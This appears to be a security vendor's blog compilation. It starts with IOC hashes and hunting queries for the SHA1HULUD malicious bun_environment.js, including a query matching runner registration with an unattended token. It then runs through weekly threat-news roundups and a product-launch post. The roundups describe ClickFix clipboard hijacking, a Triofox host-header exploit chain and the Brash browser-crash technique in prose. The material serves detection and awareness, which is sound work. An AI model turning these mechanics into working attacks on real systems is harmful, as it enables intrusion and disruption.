Tactical Tools for HuntOps

IOCs (Indicators of Compromise)

Type Value Description
SHA1 3d7570d14d34b0ba137d502f042b27b0f37a59fa bun_environment.js
SHA1 d60ec97eea19fffb4809bc35b91033b52490ca11 bun_environment.js
SHA1 8de87cf4fbdd1b490991a1ceb9c1198013d268c2 bun_environment.js
SHA1 f37c6179739cf47e60280dd78cb1a86fd86a2dcf bun_environment.js
SHA1 91429fbfef99fa52b6386d666e859707a07844b2 bun_environment.js
SHA1 ba08d2fcc6cd1c16e4022c5b7af092a4034ceedc bun_environment.js

Hunting Queries

Query 1: SHA1HULUD Runner Execution

dataSource.name = 'SentinelOne' and event.type = 'Process Creation' and src.process.cmdline contains '--name SHA1HULUD' and src.process.cmdline contains '--unattended --token '

Query 2: SHA1HULUD Malicious JS

dataSource.name = 'SentinelOne' AND tgt.file.sha1 in ("3d7570d14d34b0ba137d502f042b27b0f37a59fa","d60ec97eea19fffb4809bc35b91033b52490ca11","8de87cf4fbdd1b490991a1ceb9c1198013d268c2","f37c6179739cf47e60280dd78cb1a86fd86a2dcf","91429fbfef99fa52b6386d666e859707a07844b2","ba08d2fcc6cd1c16e4022c5b7af092a4034ceedc") and src.process.name contains 'node'

Query 3: Suspicious “bun_environment.js” Files Potentially Linked to SHA1HULUD

dataSource.name = 'SentinelOne' AND tgt.file.size>7000000 AND (tgt.file.path contains '/bun_environment.js' or tgt.file.path contains '\\bun_environment.js') AND !(tgt.file.sha1 in ("3d7570d14d34b0ba137d502f042b27b0f37a59fa","d60ec97eea19fffb4809bc35b91033b52490ca11","8de87cf4fbdd1b490991a1ceb9c1198013d268c2","f37c6179739cf47e60280dd78cb1a86fd86a2dcf","91429fbfef99fa52b6386d666e859707a07844b2","ba08d2fcc6cd1c16e4022c5b7af092a4034ceedc"))

The Good, the Bad and the Ugly in Cybersecurity – Week 47

The Good | Courts Prosecute DPRK Fraud, Ransomware Hosting & Crypto Mixer Ops

Five people have pleaded guilty to helping the DPRK run illicit revenue schemes involving remote IT worker fraud and cryptocurrency theft. The group enabled North Korean operatives to obtain U.S. jobs using false or stolen identities, generating over $2.2 million while impacting 136 companies. The DOJ is also seeking forfeiture of $15 million tied to APT38 cyber-heists. The defendants, Oleksandr Didenko, Erick Prince, Audricus Phagnasay, Jason Salazar, and Alexander Travis, admitted to stealing U.S. identities for overseas workers and laundering stolen funds.

In the U.S., U.K., and Australia, authorities have issued a coordinated sanction against Russian bulletproof hosting (BPH) providers that enable ransomware groups by leasing servers to support malware delivery, phishing attacks, and illicit content hosting. To help cybercriminals evade capture, BPH services ignore abuse reports and law enforcement takedowns. OFAC has sanctioned Media Land, its sister companies, and three executives all tied to LockBit, BlackSuit, Play, and other threat groups. Five Eyes agencies also released guidance to help ISPs detect and block malicious infrastructure used by BPH services.

Our 🆕 joint guidance on bulletproof hosting providers highlights best practices to mitigate potential cybercriminal activity, including recommended actions that ISPs can implement to decrease the usefulness of BPH infrastructure. Learn more 👉 https://t.co/cGQpuLpBPP pic.twitter.com/tM55acfuQv

— CISA Cyber (@CISACyber) November 19, 2025

The founders of Samourai Wallet, a cryptocurrency mixing service, have been sentenced to prison for laundering over $237 million. Operating since 2015, Samourai used its ‘Whirlpool’ mixing system and ‘Ricochet’ multi-hop transactions to obscure Bitcoin flows. These features made tracing more difficult and enabled criminals involved in darknet markets, drug trafficking, and cybercrime to launder more than $2 billion. Authorities seized the platform, including its servers, domains, and mobile app, while the founders agreed to forfeit all traceable proceeds. CEO Keonne Rodriguez has received five years, while CTO William Lonergan Hill received four along with supervised release. The pair were ordered to pay fines of $250,000 each.

The Bad | DPRK Actors Build Fake Job Platform to Lure AI Talent & Push Malware

As part of their ongoing and evolving Contagious Interview campaign, DPRK-based threat actors have created a fake job platform designed to compromise legitimate job seekers, particularly in the AI research, software development, and cryptocurrency verticals. While earlier fraudulent IT-worker schemes relied on targeting individuals through phishing on social media platforms, the latest tactic weaponizes a fully functional hiring pipeline.

Researchers discovered the latest lure – a Next.js-based job portal hosted at lenvny[.]com, complete with dozens of fabricated AI and crypto-industry job listings. The listings mimic branding from major tech companies and feature a polished UI and full recruitment workflow that mirrors modern hiring systems, encouraging applicants to submit resumes and professional links before prompting them to record a video introduction.

This final step triggers the DPRK-favored ClickFix technique: When applicants copy the fake interview instructions, a hidden clipboard hijacker swaps their text with a multi-stage malware command. When pasted into a terminal, it downloads and executes staged payloads under the guise of a “driver update”, ultimately launching a VBScript-based loader. This design blends seamlessly with typical remote-work interview processes and dramatically increases the likelihood of accidental execution.

Error message with ClickFix message (Source: Validin)

The platform also performs strategic filtering, attracting AI and crypto professionals specifically as their skills, network access, and workstation devices tend to align with DPRK’s intelligence and financial priorities including model-training infrastructure to crypto exchange systems. The campaign reflects significant maturation in DPRK social engineering tradecraft, pairing high-fidelity UI design with covert malware delivery. Job seekers are advised to verify domains, avoid off-platform hiring systems, and execute any requested code only in sandboxed environments.

The Ugly | Iran-Backed Actors Weaponize Cyber Recon to Power Real-World Attacks

Iranian-linked threat actors are using cyber operations to support real-world military activity, a pattern described by researchers as “cyber-enabled kinetic targeting”.

In the past, conventional security models separated cyber and physical domains – delineations that are proving artificial in today’s socioeconomic and political climate. Now, these are not just cyber incidents that cause physical impact, but rather coordinated campaigns upon which digital operations are built to advance military objectives.

One example involves Crimson Sandstorm (aka Tortoiseshell and TA456), a group tied to Iran’s Islamic Revolutionary Guard Corps (IRGC). Between December 2021 and January 2024, the group probed a ship’s Automatic Identification System (AIS) before expanding their operations to other maritime platforms. On January 27, 2024, the group searched for AIS location data on one particular shipping vessel. Days later, that same ship was targeted in an unsuccessful missile strike by Iranian-backed Houthi forces, which have mounted repeated missile attacks on commercial shipping in the Red Sea amid the Israel–Hamas conflict.

A second case highlights Mango Sandstorm (aka Seedworm and TA450), a group affiliated with Iran’s Ministry of Intelligence and Security (MOIS). In May, the group set up infrastructure for cyber operations and gained access to compromised CCTV feeds in Jerusalem to gather real-time visual intelligence. Just a month later, the Israel National Cyber Directorate confirmed Iranian attempts to access cameras during large-scale attacks, reportedly to get feedback on where the missiles hit and improve precision. Both highlighted cases show the attackers’ reliance on routing traffic through anonymizing VPNs to prevent attribution.

The divide between digital intrusions and physical warfare continues to blur. With nation state groups leveraging cyber reconnaissance as a precursor for physical attacks, it is likely we will continue to see significant developments in this kind of hybrid warfare.

The Good, the Bad and the Ugly in Cybersecurity – Week 46

The Good | FBI and Europol Arrest Ransomware Broker and Dismantle Major Botnet

Russian national, Aleksey Olegovich Volkov, is set to plead guilty for acting as an initial access broker (IAB) for Yanluowang ransomware attacks targeting at least eight U.S. companies from July 2021 to November 2022.

Using aliases like “chubaka.kor” and “nets”, Volkov sold access to the ransomware group after breaching his victim’s corporate networks and demanding ransoms from $300,000 to $15 million in Bitcoin. FBI investigators traced Volkov through iCloud, cryptocurrency records, and social media, recovering chat logs, stolen credentials, and evidence of ransom negotiations, which all linked him to $1.5 million in collected payments.

His breaches affected companies across multiple states, including banks, engineering firms, and telecoms. Volkov faces up to 53 years in prison and over $9.1 million in restitution for charges including trafficking in access, identity theft, computer fraud, and money laundering.

Law enforcement agencies across several countries dismantled over 1000 servers linked to the Rhadamanthys infostealer, VenomRAT, and Elysium botnet as part of Operation Endgame, an international effort against cybercrime. Coordinated by Europol and Eurojust with support from private partners, the action consisted of searches at 11 locations in Germany, Greece, and the Netherlands, where officers seized 20 domains and arrested a key VenomRAT suspect.

The disrupted infrastructure involved hundreds of thousands of infected devices and millions of stolen credentials, including access to over 100,000 crypto wallets. Rhadamanthys, active since 2023, had seen rapid growth in late 2025, affecting thousands of IP addresses daily.

Authorities recommend checking systems for infection via politie.nl/checkyourhack and haveibeenpwned.com. Operation Endgame has previously disrupted numerous malware and ransomware networks, including Bumblebee, IcedID, Pikabot, Smokeloader, SystemBC, and Trickbot, highlighting ongoing international efforts to curb cybercrime.

The Bad | UNC6485 Exploits Triofox Vulnerability for Remote Code Execution

Threat actors have exploited a critical vulnerability in Gladinet’s Triofox file sharing and remote access platform, chaining it with the product’s built-in antivirus scanner to gain SYSTEM-level remote code execution (RCE).

The vulnerability, tracked as CVE-2025-12480, allows attackers to abuse an access control logic error that grants admin privileges when the request host equals ‘localhost’. By spoofing this value in the HTTP host header, an attacker can reach sensitive setup pages without credentials, especially on systems where the TrustedHostIp parameter was never configured.

Security researchers first discovered an intrusion in August targeting a Triofox instance running version 16.4.10317.56372. They later determined that the threat cluster UNC6485 used a malicious HTTP GET request containing a localhost header to access the AdminDatabase.aspx setup page.

Using this workflow, the attackers created a rogue administrator account called ‘Cluster Admin’, uploaded a malicious script, and configured Triofox to treat that script as the antivirus scanner path. Since the scanner inherits SYSTEM-level privileges from the parent process, this allowed the attackers to execute arbitrary code.

Source: Google Threat Intelligence Group

The payload then launches a PowerShell downloader to retrieve a Zoho UEMS installer, which subsequently deploys Zoho Assist and AnyDesk on the compromised host for remote access and lateral movement. The attackers were also observed using Plink and PuTTY to establish SSH tunnels and forward traffic to the compromised host’s RDP port.

Gladinet has since fixed CVE-2025-12480 in Triofox version 16.7.10368.56560, and administrators are urged to update to the latest release (16.10.10408.56683), review admin accounts, and ensure the antivirus engine is not configured to run unauthorized binaries.

The Ugly | Attackers Exploit Zero-Day to Steal Washington Post Employee Data

The Washington Post, one of the vendors impacted by a breach targeting Oracle software, is notifying nearly 10,000 current and former employees and contractors that their personal and financial information has been exposed in the data theft campaign.

The Post, one of the largest U.S. newspapers with 2.5 million digital subscribers, confirmed that attackers accessed parts of its network between July 10 and August 22 by exploiting a previously unknown zero-day vulnerability in Oracle E-Business Suite, the organization’s internal enterprise resource planning (ERP) system. The vulnerability is tracked as CVE-2025-61884.

According to the letter sent to affected individuals, the Post learned of the intrusion after a threat actor contacted the company on September 29 claiming access to its Oracle applications. Post-breach investigations identified the widespread flaw that allowed the attackers to access many Oracle customers’ applications. The attackers used this flaw to steal sensitive data and later attempted to extort the Post and other organizations breached in the same campaign.

Although the Post did not name the group responsible, the Cl0p ransomware operation is suspected to be behind the attacks. Other high-profile victims of the same Oracle zero-day include Harvard University, Envoy Air, and GlobalLogic, with additional impacted organizations listed on Cl0p’s leak site.

The Post’s investigation has determined that data belonging to 9,720 individuals was compromised. Exposed information includes full names, Social Security numbers, tax and ID numbers, and bank account and routing numbers. Impacted individuals have been offered 12 months of free identity protection through IDX and advised to place credit freezes on their accounts and fraud alerts for additional protection.

The Good, the Bad and the Ugly in Cybersecurity – Week 45

The Good | Authorities Crack Down on Ransomware, Crypto Fraud & DPRK Laundering Ops

Three ex-employees of cybersecurity firms DigitalMint and Sygnia have been indicted for participating in BlackCat (aka ALPHV) ransomware attacks on five U.S. companies between May and November 2023.

The defendants allegedly acted as BlackCat affiliates, breaching networks, stealing data, deploying encryption malware, and demanding cryptocurrency ransoms. Victims included medical, pharmaceutical, and engineering firms. Prosecutors say the ransom demands ranged from $300,000 to $10 million, with one company paying out $1.27 million. The trio faces up to 50 years each in prison if convicted.

Also this week, the U.S. Treasury sanctioned two North Korean financial institutions and eight individuals for laundering cryptocurrency stolen via fraudulent IT worker schemes. The designated include Ryujong Credit Bank and Korea Mangyongdae Computer Technology Company (KMCTC), along with executives and bankers responsible for managing funds linked to ransomware attacks and UN sanctions violations.

OFAC says that over the last 3 years DPRK-affiliated cybercriminals have stolen more than $3 billion in cryptocurrency using malware and social engineering. The sanctions freeze U.S. assets and warn that transactions with these entities risk secondary penalties.

In Europe, authorities have arrested nine suspects involved in a cryptocurrency fraud network responsible for stealing over €600 million ($689 million) across multiple countries. The criminals allegedly created fake crypto investment platforms that promised high returns and recruited victims through social media, cold calls, and fake endorsements from celebrity investors. Victims lost their funds while the suspects laundered the stolen assets using blockchain tools. In operations coordinated by Eurojust in Cyprus, Spain, and Germany, law enforcement seized cash, crypto, and bank accounts.

The Bad | SleepyDuck Trojan Exploits Ethereum Smart Contracts to Evade Takedown

A new remote access trojan (RAT) dubbed ‘SleepyDuck’ has been masquerading as a well-used Solidity extension on the Open VSX open-source registry, researchers say. The malware uses Ethereum smart contracts to manage its command and control (C2) communications, helping it to maintain persistence even if its main server is taken down.

Initially benign when published on October 31, the infected extension, juan-bianco.solidity-vlang, became malicious after an update made the following day, by which time it had already been downloaded 14,000 times. For now, the extension remains available on Open VSX with a public warning. In total, it has been downloaded over 53,000 times.

Solidity VSCode warning (Source: Secure Annex)

Security researchers report that SleepyDuck activates when the code editor starts, a Solidity file opens, or when a compile command runs. It disguises its malicious activity through a fake webpack.init() function from extension.js, while secretly executing payloads that collect system information such as hostnames, usernames, MAC addresses, and timezones.

After it is triggered, the trojan queries the Ethereum blockchain to find the fastest RPC provider, read its C2 details, and enter a polling loop for new instructions. This blockchain-based C2 redundancy means that even if the main C2 domain (sleepyduck[.]xyz) is disabled, the malware can still fetch updated addresses or commands from the blockchain, making takedown efforts much more difficult.

In response, Open VSX has introduced new security measures, including shorter token lifetimes, automated scans, revoking any leaked credentials, and working in coordination with VS Code to block emerging threats. Best practices for developers include verifying extension publishers and installing software only from trusted repositories to avoid supply-chain compromises.

The Ugly | Iran-Based Actors Target U.S. Policy Experts in New Espionage Campaign

Between June and August, a newly identified threat cluster dubbed ‘UNK_SmudgedSerpent’ launched a series of targeted cyberattacks against U.S.-based academics and foreign policy experts focused on the Middle East. The campaign, coinciding with rising Iran-Israel tensions, uses politically-themed lures related to Iranian domestic affairs and the militarization of the Islamic Revolutionary Guard Corps (IRGC).

Researchers say the threat actors behind the campaign initiated attacks with benign email exchanges before introducing phishing links impersonating prominent U.S. foreign policy figures and think tank institutions like the Brookings Institution and Washington Institute.

The targeted victims, over 20 U.S.-based experts on Iran-related policy, were enticed to open malicious meeting documents and login pages designed to harvest their Microsoft account credentials. In some attacks, the attackers sent URLs leading to fake MS Teams login pages but pivoted to spoofed OnlyOffice sites if the victim grew suspicious.

Example of UNK_smudgedserpent phishing email (Source: Proofpoint)

Clicking the links led to the download of malicious MSI installers disguised as Microsoft Teams, which then deployed legitimate remote monitoring and management (RMM) software like PDQ Connect. Subsequent activity suggests attackers manually installed additional tools such as ISL Online, indicating possible hands-on-keyboard intrusion.

Researchers note that the operation’s tactics mirror those of known Iranian cyberespionage groups such as TA455 (aka UNC1549, Smoke Sandstorm), TA453 (aka TunnelVision, APT 35, UNC788), and TA450 (aka TEMP.Zagros).

The researchers believe UNK_SmudgedSerpent’s campaigns are part of a broader collection effort by Iranian intelligence aimed at gathering insights from Western experts on regional policy, academic analyses, and strategic technologies.

AI Security Realized: Innovation Highlights from OneCon25

Today, on the main stage at OneCon 2025, SentinelOne is taking the wraps off its vision, roadmap, and new portfolio for securing an AI-powered world. From securing AI tools, applications, and agents to transforming and automating security operations, SentinelOne’s AI Security strategy and new innovations will help customers accelerate and de-risk their AI advantage.

Introducing a new portfolio for securing AI, new AI-ready data pipelines, the expansion of Purple AI, SentinelOne’s category-best agentic security analyst, the debut of new AI-powered threat detection and response managed services, and more, the new innovations revealed at OneCon 2025 will focus on how our customers and partners can both secure AI systems and achieve autonomous security today.

Securing AI: New Prompt Security Offerings

At OneCon 2025, SentinelOne is putting customers in control of AI in their organization by introducing a new suite focused on securing known and shadow GenAI use, coding, data leakage, agents and more.

  • Prompt Security for Employees – Delivers real-time visibility and control over employee GenAI usage. Supporting more than 15,000 AI sites, it detects and eliminates shadow AI risks and prevents sensitive data exposure.
  • Prompt Security for AI Code Assistants – Secures the use of GenAI coding tools by instantly redacting secrets, PII, and IP from code to prevent data leaks. Its real-time Vulnerable Code Scanner blocks insecure or malicious AI-generated outputs before production, helping developers code faster and safer while maintaining organizational control and compliance.
  • Prompt Security for AI Applications – Protects custom-built AI solutions, from chatbots to complex automations, against emerging threats like denial-of-wallet and remote code execution (RCE).
  • Prompt Security for Agentic AI (Beta) – Provides real-time visibility, risk assessment, and governance for autonomous AI agents built on the Model Context Protocol (MCP) – the first comprehensive solution to secure, monitor, and control agentic AI operations at machine speed.

New AI-Ready Data Pipeline: Integrating Observo AI & Singularity AI SIEM

Following the recent acquisition of Observo AI, SentinelOne is introducing the first integration into its Singularity™ Platform, giving customers a new AI-native data platform to reimagine how they collect, enrich, and act on data across their entire security ecosystem and power their agentic security operations.

Observo AI’s Integration with Singularity™ AI SIEM, unites intelligent AI-native streaming data control with agentic AI-powered analytics and orchestration, optimizing data pipelines for enhanced threat detection and autonomous response across all security data. Observo AI efficiently ingests and normalizes petabytes of data from any source, then prioritizes and routes what matters most into Singularity AI SIEM. This unique, transformative combination creates the only SIEM on the market to provide both pre-ingestion analytics and flexible pull/stream data collection.

Expanding Purple AI & New Model Context Protocol Innovations

SentinelOne will also showcase the latest advancements in Purple AI’s agentic triaging, investigations, and workflows, bringing together human-level reasoning with orchestration and automated response. Building on Purple’s agentic roadmap, the capabilities are focused on cutting detection, investigation, and response from hours to minutes for analysts.

  • In-line Agentic Auto-investigations with Dynamic Reasoning (Preview) – End-to-end one-click agentic investigations spanning discovery, alert assessment, hypothesis validation, impact analysis, recommended response, and proactive custom rule creation. Purple AI shifts the paradigm from human work assisted by AI to AI work approved by humans, with every step and conclusion clearly documented in a single investigation canvas for human approval.
  • Automated and agentic investigations and response through Purple AI’s integration with Singularity™ Hyperautomation for Agentic Investigations & Response Actions (Preview) – Purple AI seamlessly integrates with Singularity Hyperautomation to execute pre-approved customer workflows to both conduct its agentic investigations, validating hypotheses via actions such as contacting human defenders via Slack, and to agentically surface pre-approved recommended actions to execute.
  • Agentic Custom Detection Rule Creation (Preview) – In the investigation pane, analysts can receive agentically recommended custom detection rules that can be created with a single click, enabling security teams to immediately identify and stop similar attacks before they spread.
  • Purple AI Model Context Protocol (MCP) Server (Generally Available) – Provides secure, seamless integration between the Singularity Platform and any AI framework or large language model. Acting as a universal translator and intelligence hub, it empowers developers and partners to build custom agentic AI experiences powered by the full context and analytics of SentinelOne’s platform. The open-source Purple AI MCP Server is available today on GitHub.

Managed Services for the AI Era: Wayfinder Threat Detection & Response

Wayfinder combines elite human expertise with agentic AI to deliver next-generation managed services. Built on SentinelOne’s telemetry and Google Threat Intelligence, Wayfinder provides AI-powered threat hunting, MDR, and incident response, enabling faster detection, smarter response, and adaptive defense – empowering teams to focus on high-value priorities.

Managing Attack Paths: Mapping Risks & Securing Cloud Data

As cloud-native AI services gain adoption, SentinelOne is advancing unified exposure management with an upcoming release of Cloud Attack Paths and Data Security Posture Management (DSPM) in Singularity™ Cloud Security. Together, these capabilities deliver an intelligent cloud defense – mapping how interconnected exposures create exploitable pathways to sensitive data. By revealing critical exposures, Singularity Cloud Security empowers threat analysts to see what attackers see, anticipate lateral movement, and eliminate risks wherever they originate and before they can take shape. With AI-powered protections, deflect threats in real time and stop attacks in their tracks

Contextualizing the Identity Surface: Singularity Identity

The next evolution of Singularity™ Identity is here: a comprehensive solution that unifies all of SentinelOne’s identity security capabilities into one cohesive and contextual security experience. Delivering real-time detection and response, continuous posture assessments, and proactive risk management across hybrid environments, our solution uncovers threats faster while providing security teams with full visibility and protection across their environment. Our full identity profile now features policy-based conditional access – now in beta and purpose-built for dynamic, zero-trust environments.

Conclusion

OneCon25 showcases the next chapter in cybersecurity. With many innovations showcased this year, SentinelOne is delivering AI-native solutions that transform detection, response, and protection across endpoints, cloud, and enterprise systems. By combining automation, intelligence, and human expertise, organizations can act faster, secure smarter, and embrace AI-driven innovation without compromise, making the vision of autonomous, adaptive security a reality today.

Forward Looking Statements

This blog post includes forward-looking statements including, but not limited to, statements concerning our current and future products and services. Forward-looking statements are subject to risks and uncertainties that could cause actual performance or results to differ materially from those expressed in or suggested by the forward-looking statements. These and other risk factors are described in the “Risk Factors” section of our most recent Annual Report on Form 10-K, subsequent Quarterly Reports on Form 10-Q, and other filings made with the U.S. Securities and Exchange Commission (SEC), which are available free of charge on the SEC’s website at www.sec.gov.

You are cautioned not to place undue reliance on these forward-looking statements. Any future products, functionality and services may be abandoned or delayed, and as such, you should make decisions to purchase products and services based on features that are currently available. Any forward-looking statements made in this document are based on our beliefs and assumptions that we believe to be reasonable as of the date hereof. Except to the extent required by law, we undertake no obligation to update these forward-looking statements to reflect new information or future events.

The Good, the Bad and the Ugly in Cybersecurity – Week 44

The Good | Former GM of DoD Contractor Pleads Guilty to Selling U.S. Cyber Secrets

Peter Williams, a former general manager at U.S. defense contractor L3Harris Trenchant, has pleaded guilty in U.S. federal court to two counts of stealing and selling classified cybersecurity tools and trade secrets to a Russian exploit broker.

Between 2022 and 2025, Williams stole at least eight restricted cyber-exploit components that were developed for the U.S. government and select allied partners. The DoJ stated that these tools, valued at $35 million, were part of Trenchant’s sensitive research and were never intended for foreign sale. Williams sold them for at least $1.3 million in cryptocurrency, signing formal contracts with the Russian intermediary for the initial sale of the components as well as a promise to provide follow-on technical support. Williams used the illicit proceeds to purchase luxury items, according to court filings.

Trenchant, L3Harris Technologies’ cyber capabilities arm, develops advanced offensive and defensive tools used by government agencies within the Five Eyes intelligence alliance. According to the DoJ, Williams abused his privileged access at Trenchant Systems to siphon the data, giving various customers of the broker, including the Russian government and other foreign cyber threat actors, an edge in targeting U.S. citizens, businesses, and critical infrastructure.

While the court reports did not name the broker, prior reporting suggests it may be Operation Zero, a Russian platform known for buying and reselling zero-day exploits, often rewarding developers with large cryptocurrency payouts.

Source: X via CyberScoop

Williams now faces up to 10 years in prison and fines of $250,000 or twice the profit gained. As international cyber brokers expand in their roles as international arms dealers, law enforcement officials reaffirm their hard stance against malicious insiders abusing their positions of trust.

The Bad | New “Brash” Flaw Crashes Chromium Browsers with Timed Attacks

Security researcher Jose Pino has disclosed a severe vulnerability in Chromium’s Blink rendering engine that allows attackers to crash Chromium-based browsers within seconds. Pino has named the vulnerability “Brash” and attributes it to an architectural oversight that fails to rate-limit updates to the document.title API. Without the rate-limiting, an attacker can generate millions of document object model (DOM) mutations per second by repeatedly changing the page title, overwhelming the browser, and consuming CPU resources until the UI thread becomes unresponsive.

Source: GitHub

The Brash exploit occurs in three phases. First, the attacker prepares a hash seed by loading 100 unique 512-character hexadecimal strings into memory to vary title updates and maximize the impact of the attack. Then, the attacker launches burst injections that perform three consecutive document.title updates in a row, which in default test settings inject roughly 24 million updates per second using a burst size of 8,000 and a 1 ms interval. Lastly, the sustained stream of updates saturates the browser’s main thread, forcing both the tab and the browser to hang or crash and requiring forced termination.

Brash can be scheduled to run at precise moments, enabling a logic-bomb style attack that remains dormant until a timed trigger activates. This increases the danger since attackers can control when the large-scale disruption will occur. Hypothetically, a single click on a specially crafted URL can detonate the attack with millisecond accuracy and little initial indication.

The vulnerability affects Google Chrome and all Chromium-based browsers, including Microsoft Edge, Brave, Opera, Vivaldi, Arc, Dia, OpenAI ChatGPT Atlas, and Perplexity Comet. WebKit-based browsers such as Mozilla Firefox and Apple Safari are not vulnerable to Brash as well as any iOS third-party browsers.

The Ugly | Hacktivists Manipulate Canadian Industrial Systems, Triggering Safety Risks

The Canadian Centre for Cyber Security has issued a warning that hacktivists have breached multiple critical infrastructure systems across Canada, altering industrial controls in ways that could have created dangerous conditions. The alert highlights rising malicious activity that targets internet-exposed Industrial Control Systems (ICS) and urges firms to shore up their security measures to prevent such attacks.

The bulletin cites three recent incidents. In the first, a water treatment facility experienced tampering with water pressure controls, degrading service for the local community. Following that, a Canadian oil and gas company had its Automated Tank Gauge (ATG) manipulated, triggering false alarms. In a third breach, a grain drying silo on a farm had temperature and humidity settings altered, creating potentially unsafe conditions if the changes had gone undetected.

Authorities believe these attacks were opportunistic rather than being technically sophisticated, and intended to attract media attention, underme public trust, and harm the reputation of Canadian authorities. Hacktivists have been known to collaborate with advanced persistent threat (APT) groups to amplify the reach of disruptive acts and cause public unrest.

Although none of the targeted facilities suffered damage, the incidents underline inherent risks in poorly protected ICS, including programmable logic controllers (PLCs), supervisory control and data acquisition (SCADA) systems, human-machine interfaces (HMIs), and industrial IoT devices.

The Cyber Centre recommends that organizations inventory and secure internet-accessible ICS devices, remove direct internet exposure where possible, implement VPNs with multi-factor authentication (MFA), maintain regular firmware updates, and conduct regular penetration testing. Resources like the Cyber Security Readiness Goals (CRGs) can offer guidance for critical infrastructure firms and officials remind organizations that suspicious activity should be reported via My Cyber Portal or to local authorities to reduce risks of future compromise.

Source: Canadian Centre for Cyber Security

The Good, the Bad and the Ugly in Cybersecurity – Week 43

The Good | Europol Dismantles Global SIM-Box Fraud Network

Europol has dismantled a major cybercrime-as-a-service (CaaS) operation, codenamed SIMCARTEL, that powered over 3,200 fraud cases and caused at least €4.5 million in damages. The network operated 1,200 SIM-box devices containing some 40,000 SIM cards, enabling criminals to rent phone numbers registered to individuals in more than 80 countries. These were then used to create 49 million fraudulent online accounts for crimes including phishing, investment fraud, extortion, impersonation, and migrant smuggling.

The illegal service, run through gogetsms.com and apisim.com, worked by selling access to “fast and secure temporary” phone numbers marketed for anonymous communication and account verification. GoGetSMS also offered users a way to monetize their own SIM cards. However, reviews suggested it was a front for large-scale identity fraud, now exposed as one of Europe’s most extensive SIM-box schemes to date. Europol said the infrastructure was “technically highly sophisticated”, which allowed perpetrators worldwide to hide their identities while conducting telecom-based fraud.

After running coordinated raids across Austria, Estonia, Finland, and Latvia, police arrested seven suspects in total. They also seized five servers, the two websites, hundreds of thousands of SIM cards, €431,000 deposited in bank accounts, €266,000 in crypto, and four luxury vehicles. Both domains have been taken down and now display official law enforcement banners.

Confiscated SIM cards (Source: Europol)

So far, authorities have linked the network to 1,700 fraud cases in Austria and 1,500 in Latvia, with combined losses adding up to nearly €5 million. Europol’s forensic analysis of the seized servers aims to identify customers of the illegal service.

The Bad | Jingle Thief Exploits Cloud Identities for Large-Scale Gift Card Fraud

A new report from security researchers details the activities of ‘Jingle Thief’, a financially motivated threat group that operates almost entirely in cloud environments to conduct large-scale gift card fraud. Active since at least 2021, the group targets retail and consumer services organizations through phishing and smishing campaigns designed to steal Microsoft 365 credentials.

Credential phishing via smishing from the attacker’s infrastructure (Source: Unit 42)

Once inside, the attackers exploit cloud-based infrastructure to impersonate legitimate users, gain unauthorized access to sensitive data, and manipulate gift card issuance systems. With their campaigns focusing on mapping cloud networks, attackers can move laterally across accounts and avoid detection through stealthy tactics such as creating inbox rules, forwarding emails, and registering rogue authenticator apps to bypass MFA in M365.

Unlike traditional malware-driven attacks, Jingle Thief relies heavily on identity misuse, choosing to leverage stolen credentials instead of deploying custom payloads to blend in with normal user activity. This approach allows them to maintain access for many months while issuing or selling unauthorized gift cards for profit on gray markets.

Researchers also observed a major wave of Jingle Thief activity between April and May 2025, during which the group compromised more than 60 user accounts within a single organization. The attackers conducted extensive reconnaissance in SharePoint and OneDrive, searching for financial workflows, IT documentation, and virtual machine configurations, all tied to gift card systems.

